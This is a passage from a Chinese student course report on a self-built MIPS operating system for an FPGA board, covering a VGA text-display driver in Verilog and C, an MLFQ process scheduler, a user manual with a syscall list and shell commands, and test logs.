

        ////////////////////////////////////////
        // 功能：产生场时序计数器 R_v_cnt
        ////////////////////////////////////////
        begin
            if(!I_rst_n) // reset
                R_v_cnt <=  12'd0   ;
            else if(R_v_cnt == C_V_FRAME_PERIOD - 1'b1) // 计数到最大值
了，重新开始
                R_v_cnt <=  12'd0   ;
            else if(R_h_cnt == C_H_LINE_PERIOD - 1'b1) // 一行完成了，
R_v_cnt++
                R_v_cnt <=  R_v_cnt + 1'b1  ;
            else // 不变
                R_v_cnt <=  R_v_cnt ;
            // 产生行时序输出 O_vs，C_V_SYNC_PULSE 内要置零
            O_vs  =   (R_v_cnt < C_V_SYNC_PULSE) ? 1'b0 : 1'b1    ;
        end
        ////////////////////////////////////////


        ////////////////////////////////////////
        // 功能：产生 是否可以输出 RGB: W_active_flag
        ////////////////////////////////////////
        begin // 可以输出：R_h_cnt 在行消隐、行前肩之间，且 R_v_cnt 在场消
隐、场前肩之间
            W_active_flag = (R_h_cnt >= (C_H_SYNC_PULSE +
C_H_BACK_PORCH                  ))  &&
```

```
                        (R_h_cnt <= (C_H_SYNC_PULSE + C_H_BACK_PORCH
+ C_H_ACTIVE_TIME))  &&
                        (R_v_cnt >= (C_V_SYNC_PULSE +
C_V_BACK_PORCH              ))  &&
                        (R_v_cnt <= (C_V_SYNC_PULSE + C_V_BACK_PORCH
+ C_V_ACTIVE_TIME))  ;
        end
        ////////////////////////////////////////


        ////////////////////////////////////////
        // 功能：赋值 ascii 字模
        ////////////////////////////////////////
        begin
            C_ascii_character[0] <=
128'h00000000000000000000000000000000;       //0x00
            // 省略
        end


        ////////////////////////////////////////
        // 功能：在 VGA 显示屏上同步 shell 的输出内容
        ////////////////////////////////////////
        begin
            if(!I_rst_n) // reset
                begin
                    O_red   <=  4'b0000   ;
                    O_green <=  4'b0000   ;
                    O_blue  <=  4'b0000   ;
                end
            else if(W_active_flag)     // 如果现在可以输出 RGB
                begin
                    // 得到当前字符的 x 坐标
                    R_char_h_cnt    <=  (R_h_cnt - C_H_SYNC_PULSE -
C_H_BACK_PORCH) / 10 ;
                    // 得到当前字符的 y 坐标
                    R_char_v_cnt    <=  (R_v_cnt - C_V_SYNC_PULSE -
C_V_BACK_PORCH) / 20 ;
                    // 得到当前字符的 8 位 ascii 码
                    R_now_ascii     <=  R_screen_string[8 * (R_char_v_cnt
* 64 + R_char_h_cnt + 1) - : 8]  ;
                    // 得到当前字符 字模的 x 坐标
                    R_char_h_detail <=  R_h_cnt - C_H_SYNC_PULSE -
C_H_BACK_PORCH - R_char_h_cnt * 10;
                    // 得到当前字符 字模的 y 坐标
```

```
                    R_char_v_detail <=  R_v_cnt - C_V_SYNC_PULSE -
C_V_BACK_PORCH - R_char_v_cnt * 20;

                    // 取字模
                    if(R_char_h_detail < 1 || R_char_h_detail >= 9 ||
R_char_v_detail < 2 || R_char_v_detail >= 18)
                        begin // 因为我们的像素是 10 * 20，而字模是 8 *
16，所以边缘不输出
                            O_red   <=  4'b0000   ;
                            O_green <=  4'b0000   ;
                            O_blue  <=  4'b0000   ;
                        end
                    else if(C_ascii_character[R_now_ascii][8 *
(R_char_v_detail - 2) + R_char_h_detail - 1] == 1)
                        begin // 要输出的，全白，全 1
                            O_red   <=  4'b1111    ;
                            O_green <=  4'b1111    ;
                            O_blue  <=  4'b1111    ;
                        end
                    else
                        begin
                            O_red   <=  4'b0000   ;
                            O_green <=  4'b0000   ;
                            O_blue  <=  4'b0000   ;
                        end
                end
            else // 现在不能输出 RGB
                begin
                    O_red   <=  4'b0000    ;
                    O_green <=  4'b0000    ;
                    O_blue  <=  4'b0000    ;
                end
        end
    end
endmodule
```

4.8.5 软件开发：VGA 显示屏驱动的实现

我们希望，通过 VGA 驱动与 VGA 时序控制的协同发力，我们能在 VGA 上完全复刻 PuTTY 窗口的输出内容。具体的，我们在 cputchar 函数每次调用 cons_putc 写串口寄存器时，都一并调用 vga_print_char 函数，写 VGA 显示屏。

为实现 vga_print_char 函数的功能，我们需要在 C 代码中维护一个 64 × 24 的 char 数组，用来记录屏幕上的字符串。我们需要维护一个 int 变量 cusor，用来指示当前写到的光标位置。然后，对 vga_print_char 传入的字符进行判断：

- 如果字符为换行 '\n'，则 cusor 更新至下一行第一个字符，上一行未写的那些部分设为 '\0'，也就是向 VGA 所对应的设备地址发送数据：高 8 位为希望置零的光标位置，低 8 位为 '\0' 的 ASCII 码，即全零。
- 如果字符为回车 '\r'，则 cusor 更新至本行第一个字符。
- 如果字符为制表符 '\t'，则 cusor 更新至新的制表符位置，跳过的字符位置都置零。
- 如果字符为普通字符 c，则将当前光标位置的字符置为 c 的 ASCII 码，即，向 VGA 所对应的设备地址发送数据：高 8 位为当前光标位置，低 8 位为 c 的 ASCII 码。最后，光标位置前移一格。

vga_print_char 函数的代码如下所示：

```
void vga_print_char(const char ch) {
    volatile unsigned int * p = PRINT_CTL_ADDR;
    if (ch == '\n') { // 换行
        int new_cusor = (cusor / SCREEN_W + 1) * SCREEN_W; // new cursor
是下一行最开始
        int i = 0;
        for (i = cusor; i < new_cusor && i < SCREEN_MAX; ++i) {
            chMap[i] = '\0'; // 上一行没写完的地方，都赋为 '\0'
            (*p) = (int)i << 8; // 准确的说，*p 被赋为高八位 cursor concat
低八位 '\0'
        }
        cusor = new_cusor;
    } else if (ch == '\t') {
        int new_cusor = (cusor / TAB_W + 1) * TAB_W; // cursor 跑去 4 的
倍数
        int i = 0;
        for (i = cusor; i < new_cusor && i < SCREEN_MAX; ++i) {
            chMap[i] = '\0';
            (*p) = (int)i << 8; // 同样的，cursor | '\0'
        }
        cusor = new_cusor;
    } else if (ch == '\r') {
        cusor = (cusor / SCREEN_W) * SCREEN_W; // 回到本行最开始
    } else {
        (*p) = ((int)cusor << 8) | ((int)ch); // cursor | char
```

```
        chMap[cusor] = ch;
        ++cusor;
    }
    if (cusor >= SCREEN_MAX) {
        int i = 0;
        for (i = 0; i < SCREEN_MAX - SCREEN_W; ++i) {
            chMap[i] = chMap[i + SCREEN_W]; // chMap 整体上移一行
        }
        for (i = SCREEN_MAX - SCREEN_W; i < SCREEN_MAX; ++i) {
            chMap[i] = '\0'; // 最后一行空出来
        }
        cusor = cusor - SCREEN_W; // 回到上一行相同位置（其实就是最后一行最
开始）
        for (i = 0; i < SCREEN_MAX; ++i) { // 一个一个 重新更新整屏的内容
            (*p) = ((int)i << 8) | ((int)chMap[i]);
        }
    }
}
```

4.9 拓展工作：进程调度的多级反馈队列算法实现

09019xxx XXX

本节介绍了我们的拓展工作之一：进程调度的多级反馈队列算法（MLFQ，Multi-Level Feedback Queue）实现。首先，我们会简单介绍 MLFQ 的算法基本原理。然后，我们会阐述采用 MLFQ 进程调度的原因。最后，我们会介绍 MLFQ 进程调度的实现逻辑，并结合代码给出具体分析。

4.9.1 MLFQ 的算法原理介绍

MLFQ 算法的基本规则如下：

- 规则 1：如果 A 的优先级 ＞B 的优先级，运行 A，不运行 B。
- 规则 2：如果 A 的优先级 ＝B 的优先级，轮转运行 A 和 B。
- 规则 3：工作进入系统时，放在最高优先级（最上层队列）。
- 规则 4：
  - 规则 4a：工作用完整个时间片后，降低其优先级（移入下一个队列）。
  - 规则 4b：如果工作在其时间片内主动释放 CPU，则优先级不变。
  - 改进的规则 4：一旦工作用完了其在某一层中的时间配额，将降低其优先级（移入低一级队列），无论其中间主动放弃了多少次 CPU。
- 规则 5：经过一段时间 S 后，将系统中所有工作重新加入最高优先级队列。

其中，规则 3 是为了保证新加入的任务能首次获得 CPU 的执行权。规则 4 的改进版，是为了防止有些任务故意在用完绝大部分时间片后释放 CPU，伪装成 I/O 密集型程序，系统保持它的优先级。规则 5 是一个周期性的刷新。它可以避免某些 I/O 密集型程序长时间频繁得到 CPU，而 CPU 密集型程序永远得不到 CPU。同时，它可以避免一个任务的属性从 CPU 密集型转为 I/O 密集型后，系统仍然将其作为 CPU 密集型程序对待。

4.9.2 MLFQ 调度算法对进程调度公平性的意义

我们从 MLFQ 算法的动机说起。首先，我们可以将进程划分为两类：

- 交互密集型进程（I/O 密集型进程）
- 计算密集型进程（CPU 密集型进程）

具体的，I/O 密集型进程是指需要频繁使用输入输出设备的进程，例如 shell 进程（频繁的控制台输入输出）、文件复制程序（频繁的磁盘读写）。I/O 密集型进程通常会进行大量的等待操作，因为它们需要等待用户输入、等待 I/O 设备完成数据读写。因此，如果把 CPU 时间分配给它们，它们会很快放弃 CPU，转而进行等待操作。同时，这些进程对于响应及时性的要求也更高（如 shell 进程）。

CPU 密集型进程是指需要大量使用 CPU 进行计算的进程，例如计算圆周率的进程。通常，这些进程不需要等待输入输出设备，而是需要大量使用 CPU 进行计算，因此，如果把 CPU 时间分配给它们，它们会一直占用 CPU 进行计算，轻易不会主动放弃 CPU。同时，这些进程对于响应及时性的要求也更低，一般会在后台默默进行计算。

将进程划分为 I/O 密集型进程和 CPU 密集型进程是合理的，因为这样可以更好地管理进程的调度。通过使用 MLFQ 进程调度算法，对于需要大量等待时间的 I/O 密集型进程，可以让 CPU 在这些进程之间轮流分配时间片，从而提高 CPU 的利用率，也提高它们的响应及时性，同时，也保证 CPU 密集型进程的正常前进。

并且，相比于 Round-Robin 时间片轮转算法、Shortest Job First 短任务优先算法等简单的进程调度算法，MLFQ 不需要对进程的运行方式的先验知识，而是能够“以史为鉴”，利用反馈信息逐步更新自己对各个进程的画像，从而决定各个进程的优先级。通过这种方式，MLFQ 可以同时满足各种工作的需求：对于短时间运行的交互型工作，我们可以获得类似与 SJF/STCF 的很好的全局性能；同时，对于长时间占用 CPU 运行的 CPU 密集型负载，我们也可以公平对待，总是可以给它们调度时间片，让它们稳步向前执行，而非一直得不到时间片，出现 starving（饥饿）现象。因此，许多系统使用 MLFQ 作为自己的基础进程调度程序，包括类 BSD UNIX 系统、Solaris，以及 Windows NT 和之后的 Windows 系列操作系统。

4.9.3 实现 MLFQ 进程调度

我们分别来实现上述 5 个规则。

首先，对于规则 1、规则 2，我们需要做的工作是 1. 在进程控制块 PCB 中维护每个进程的优先级；2. 在调度时根据优先级进行调度（高优先级优先、同优先级轮转）。进程控制块 PCB 的数据结构（inc/env.h）如下所示：

```
struct Env {
    struct Trapframe env_tf;        // Saved registers
    ...
    u_int env_pri;                  // Env priority
    ...
};
```

如上述代码所示，进程控制块 PCB 的数据结构 Env 定义了 unsigned int 数据成员 env_pri 来维护进程的优先级。同时，在进程调度函数 sched_yield（env/sched.c）里，我们需要基于每个进程的 PCB 的优先级完成进程的调度。具体的，函数 sched_yield 由异常处理函数（如时间中断异常处理）调用，没有参数，负责切换运行的进程：遍历可运行的进程列表，根据优先级选出下一个运行的进程，运行该进程，并维护列表中进程的优先级。sched_yield 函数中，根据优先级调度进程的代码如下所示：

```
void sched_yield() {
    struct Env *e = curenv;
    struct Env *tempE = NULL;
    ...
    int highestPt = 0;
    tempE = env_runnable_head;
    // 遍历一次，同时维护最高优先级和优先级最高的进程
    do {
        if(tempE->env_pri > highestPt) {
            highestPt = tempE->env_pri;
            e = tempE;
        }
        tempE = tempE->env_link;
    } while(tempE != env_runnable_head);
    printf("\ncur env_id: 0x%x\n", curenv->env_id);
    printf("next env_id: 0x%x\n", e->env_id);
    ...
    env_run(e);
}
```

如上述代码所示，我们遍历可运行的进程列表（env_runnable），同时维护最高优先级、以及优先级最高的进程，并在遍历完成后运行该优先级最高的进程。

对于规则 3，我们需要做的工作是当进程被创建时，自动将其设为最高优先级。在调用 env_create_prority 函数进行进程创建时，对优先级参数传入最高优先级。我们定义宏 MAX_ENV_PRIORITY 来表示系统中的最高优先级。进程创建代码如下所示：

```
env_create_priority(elf_name, MAX_ENV_PRIORITY);
```

对于规则 4a、4b，我们需要做的工作是，区分进程调度由 1. 主动放弃时间片，2. 用完整个时间片、进入时间中断所引起的两种情况。这在我们的系统中是容易实现的：本操作系统中只有一种场景会引起进程主动放弃时间片，即系统调用中的进程间通信部分，本进程希望接收其他进程的通信，所以主动放弃时间片，相关代码见 lib/syscall_all.c 的 sys_ipc_recv 函数。同样，在本操作系统中，也只有一种场景会引起时间中断，相关代码见时间中断异常处理函数的汇编代码 genex.S。因此，我们只要对两种情况分情况讨论即可。

这里采用的方法是，对进程主动放弃时间片的场景，重新定义一个进程调度函数 sched_yield_voluntarily_giveup，而原先的进程调度函数 sched_yield 则负责时间中断进程调度的情况。具体的，因为 sched_yield_voluntarily_giveup 主动放弃 CPU，进程优先级不变，所以不需维护进程的优先级；而 sched_yield 是时间中断放弃 CPU，进程优先级降低，需要维护进程的优先级。两个函数的相关代码如下所示：

```
void sched_yield() {
    struct Env *e = curenv;
    struct Env *tempE = NULL;
    ...
    int highestPt = 0;
    tempE = env_runnable_head;
    // 遍历一次，同时维护最高优先级和优先级最高的进程
    do {
        if(tempE->env_pri > highestPt) {
            highestPt = tempE->env_pri;
            e = tempE;
        }
        tempE = tempE->env_link;
    } while(tempE != env_runnable_head);
    printf("\ncur env_id: 0x%x\n", curenv->env_id);
    printf("next env_id: 0x%x\n", e->env_id);
    if(curenv->env_pri > 1) curenv->env_pri -= 1; // curenv 优先级降一级
    ...
```

```
    env_run(e);
}

void sched_yield_voluntarily_giveup() {
    struct Env *e = curenv;
    ...
    int highestPt = 0;
    struct Env *tempE = env_runnable_head;
    // 遍历一次，同时维护最高优先级和优先级最高的进程
    do {
        if(tempE->env_pri > highestPt) {
            highestPt = tempE->env_pri;
            e = tempE;
        }
        tempE = tempE->env_link;
    } while(tempE != env_runnable_head);
    printf("\ncur env_id: 0x%x\n", curenv->env_id);
    printf("next env_id: 0x%x\n", e->env_id);
    ...
    env_run(e);
}
```

可见，两个函数的区别在于进程调度后是否将进程优先级降低以及，对应代码 `if(curenv->env_pri > 1) curenv->env_pri -= 1` 。

最后，对于规则 5，我们需要做的工作是，1. 在进程调度的过程中，维护离上次“所有进程重新加入最高优先级队列”的时间；2. 当该时间大于等于预定义的时间 S 后，将所有进程重新加入最高优先级队列。具体的，我们使用时间中断的次数来进行粗略计时，当发生时间中断达到一定次数 TIME_TO_MAKE_ENV_ALL_PRIORIST 时，将所有进程的优先级重新设为最高优先级 MAX_ENV_PRIORITY。我们在时间中断的进程调度函数 sched_yield 中完成这一功能，相关代码如下所示：

```
void sched_yield() {
    struct Env *e = curenv;
    struct Env *tempE = NULL;
    ...
    remaining_time -= 1; // 直接拿时间中断来粗略计时
    if(remaining_time == 0) { // 时间到了，把所有进程都捞到最高优先级
        tempE = env_runnable_head;
        do {
            if(tempE->env_pri>0) {
                tempE->env_pri = MAX_ENV_PRIORITY;
            }
```

```
            tempE = tempE->env_link;
        } while(tempE != env_runnable_head);
        remaining_time = TIME_TO_MAKE_ENV_ALL_PRIORIST;
    }
    ...
    env_run(e);
}
```

至此，我们就完成了将 MLFQ 进程调度算法引入系统的拓展任务。

五、本组设计的操作系统的使用手册

本节为操作系统使用手册，主要包含 ① 如何安装本操作系统， ② 操作系统提供的接口中各个 API 的简要介绍，③ 控制台（命令行界面）的使用方法。

5.1 操作系统安装手册

按照如下步骤进行操作，即可完成本操作系统的安装：

1. 搭建硬件环境：准备好 Minisys 实验开发板、Bus Blaster 下载调试器、显示器和 miniSD 卡。
2. 搭建软件环境：在电脑上安装 vivado、putty、Open OCD、mipssdk 工具链。
3. 配置软硬件环境：
   a) 将开发板、调试器、显示器连接好，SD 卡插入开发板中。
   b) 打开 putty 连接到对应的端口，打开 vivado 将所给的 bit 流烧进板子，按下开发板中的 reset 按钮。
4. 加载操作系统：运行所提供的命令行指令，在 gdb 窗口中加载操作系统的 elf 文件，之后输入 c 进行运行。
5. 进入命令行界面：在 putty 窗口中进入操作系统的命令行界面。若命令行界面正常显示，则代表操作系统安装完成，可以开始使用。

5.2 操作系统接口介绍

本操作系统包含以下 36 个系统调用：

- sys_putchar：向串口输出字符串，以在 VGA 显示器中打印；
- sys_getenvid：获取当前进程的 id；
- sys_get_shm：创建共享内存，并将共享内存页加入虚拟地址中；
- sys_env_create：创建进程，并给进程分配优先级；
- sys_set_pgfault_handler：根据进程的 id，设置进程的缺页异常处理的入口和异常栈；
- sys_mem_alloc：分配一页物理内存，并将其映射至虚拟地址，添加到页目录中；
- sys_mem_map：进行页面的映射，将 src 进程空间内虚拟地址所对应的物理页映射到 dst 进程空间内的虚拟地址；

- sys_mem_unmap：解除进程的虚拟地址与对应的物理内存页面之间的映射关系；
- sys_pthread_create：创建线程；
- sys_set_env_status：根据进程的 id，设置进程的状态；
- sys_set_trapframe：根据进程的 id，设置进程的 trap frame；
- sys_panic：停止系统内核并传递报错信息；
- sys_ipc_can_send：进程间通信，根据进程的 id 向进程发送信息；
- sys_ipc_recv：当前进程接收其他进程的通信，或表明希望接收到通信；
- sys_free_myself：释放当前进程；
- sys_write_dev：向设备写入数据，设备由其映射的物理地址表示；
- sys_read_dev：从设备读出数据，设备由其映射的物理地址表示；
- sys_printf：打印内容；
- sys_set_leds：设定 led 灯的状态；
- sys_get_switchs：得到开关的状态；
- sys_readline：读取用户输入的一行字符串；
- sys_env_create_1：进程创建；
- sys_mkdir：创建新目录；
- sys_cd：进入所选目录；
- sys_fcreate：在当前目录下创建文件；
- sys_fread：打开文件并读取其内容；
- sys_fwrite：打开文件并向其中写入；
- sys_ls：打印该目录下的所有文件名称；
- sys_rm：删除目录；
- sys_rt_write_byte：银行家算法中设置设备资源数量；
- sys_rt_require_device：银行家算法中申请设备资源；
- sys_rt_release_device：银行家算法中释放拥有的资源；
- sys_rt_claim_device：银行家算法中声明该进程需要的最大资源数量；
- sys_rt_write_by_num：对所申请的资源进行赋值使用；
- sys_rt_exit：退出银行家算法。
- sys_rt_mm_clflush：清除包含特定内存的 cache 项。

5.3 操作系统使用手册


本操作系统可进入命令行 shell 界面进行操作。shell 界面支持以下 9 个使用方法：

- `Aurora> help`：显示操作帮助指南；
- `Aurora> ls`：显示该目录下的所有文件名称；
- `Aurora> cd`：进入所选目录；
- `Aurora> touch`：创建文件；
- `Aurora> mkdir`：创建新目录；
- `Aurora> read`：读取文件；
- `Aurora> write`：修改文件内容（直接覆盖之前的内容）；
- `Aurora> rm`：删除文件或目录；
- `Aurora> xxx.elf`：运行当前目录下的程序“xxx”。


六、本组设计的主要测试结果


6.1 Shell 的主要测试结果

shell 的页面如下图所示：




在 shell 中可以执行 help、ls 等指令，执行结果如下图所示：





在 shell 中可以运行运行程序，以运行 test_end.elf 为例，运行结果如下图所示，成功运行并打印出数据，程序完成后返回 shell 页面。



6.2 进程调度的主要测试结果

运行 create2.elf，其内容为创建两个进程，分别运行 test1.elf 和 test2.elf。运行结果如下图所示，首先打印 test test_shell_env2，之后开始加载 test1.elf。

```
@@@ tlb-va2pa: 0x7f3fcffc   epc: 0x15001460
getNextTlb(): before increment, tlbCount = 3
getNextTlb(): after increment, tlbCount = 4
 *************** test test_shell_env2 ***************

env_create(test1.elf, 2)
load_icode:test1.elf
load_elf:test1.elf
```


如下图所示，test1.elf 加载完成之后加载 test2.elf，在 test2.elf 也加载完成之后再次打印 test test_shell_env2。

```
finish load elf!
list ID: 0x800
 0x800  0x1001
tail ID: 0x1802
 *************** test test_shell_env2 ***************
```

如下图所示，之后开始先运行 test1，而后切换到 test2。

```
test one :10000
test one :1000
test one :2000
test one :3000
test one :4000


### sched_yield -->CP0_status: 0x7c13

cur env_id: 0x1001
next env_id: 0x1802
### curenv-> ID: 0x1802  CONTEXT: 0x8f9ef000
### curenv-> env_runs: 4 nextenv->env_id: 0x1001
### curenv-> epc:15001f18
------------------------------
test two :4000
test two :5000
test two :6000
test two :7000
test two :8000
```

如下图所示，在 test2 运行一段时间之后再次切换到 test1。



之后就在 test1 和 test2 之间不断切换。

6.3 线程创建的主要测试结果

运行 thread.elf，结果如下图所示，首先打印了 test pthread、pthread_create、test pthread end 等信息。

```
 *************** test pthread ***************
pthread_create!!!!!!!!!!!!!!!!
status : 7c13
### curenv->CONTEXT: 0x8f9ff000
### e->CONTEXT: 0x8f9f5000
content:0x0
content:0x0
### e->CONTEXT: 0x8f9f5000
list!=null
list ID: 0x800
tail ID: 0x1001
 *************** test pthread end ***************
```

在线程创建好之后开始运行，结果如下图所示，

```
@@@ tlb-va2pa: 0x1500301c   epc: 0x15001450
getNextTlb(): before increment, tlbCount = 6
getNextTlb(): after increment, tlbCount = 7
test one :1000
test one :2000
test one :3000
test one :4000
test one :5000
test one :6000
test one :7000
test one :8000
test one :9000
test one :10000
```

6.4 共享内存的主要测试结果

